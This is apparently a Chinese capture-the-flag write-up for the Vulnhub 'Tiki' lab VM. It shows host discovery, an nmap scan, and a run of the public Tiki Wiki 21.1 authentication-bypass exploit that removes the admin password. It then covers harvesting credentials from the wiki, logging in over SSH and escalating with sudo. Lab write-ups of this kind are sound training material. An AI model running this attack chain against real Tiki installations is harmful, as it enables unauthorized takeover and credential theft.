Vulnhub-Tiki

一、主机IP探测

```
arp-scan -l
```

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e0:4e:6f, IPv4: 192.168.1.105
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     f4:2a:7d:04:85:7d       (Unknown)
192.168.1.104   66:52:f9:43:30:54       (Unknown: locally administered)
192.168.1.106   00:0c:29:bd:af:1d       VMware, Inc.
192.168.1.100   d6:5c:ef:46:d4:eb       (Unknown: locally administered)
192.168.1.102   1e:ad:4c:bc:77:39       (Unknown: locally administered)
192.168.1.101   8c:25:05:eb:d6:47       HUAWEI TECHNOLOGIES CO.,LTD
```

靶机IP：192.168.1.106

二、端口扫描


```
nmap -T4 -sV -p- -A 192.168.1.106
```

```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a3:d8:4a:89:a9:25:6d:07:c5:3d:76:28:06:ed:d1:c0 (RSA)
|   256 e7:b2:89:05:54:57:dc:02:f4:8c:3a:7c:55:8b:51:aa (ECDSA)
|_  256 fd:77:07:2b:4a:16:3a:01:6b:e0:00:0c:0a:36:d8:2f (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/tiki/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: -1s
|_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unkno
wn)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-10-02T07:35:59
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.94 seconds
```

开放了22、80、139和445四个端口。


三、端口分析

22端口下有一个robots协议，查看一下。




```
User-Agent: *
Disallow:
Disallow: /tiki/
```

看看tiki。




是一个tiki的cms。

四、版本确认

cms一般有可用的payload，找一下tiki的版本。

直接访问tiki目录下的changelog.txt文件，可以看到版本是21。



五、寻找payload

```
searchsploit Tiki Wiki 21
```

```
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
Tiki Wiki CMS Groupware 21.1 - Authentication Bypass        | php/webapps/48927.py
------------------------------------------------------------ ---------------------------------
```

利用exp


```
python3 /usr/share/exploitdb/exploits/php/webapps/48927.py 192.168.1.106
```


```
└─$ python3 /usr/share/exploitdb/exploits/php/webapps/48927.py 192.168.1.106
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
```

它这个提示的意思是用burpsuite登录admin账户，不填密码直接登录。

登录成功。

每一个页面都点一点，发现了一个像密码的东西 Credentials






六、ssh登录

用上面credentials里的账户密码登录ssh。

```
ssh silky@192.168.1.106
```



登录成功。

```
sudo -i
```

用刚才credentials里的密码提权，成功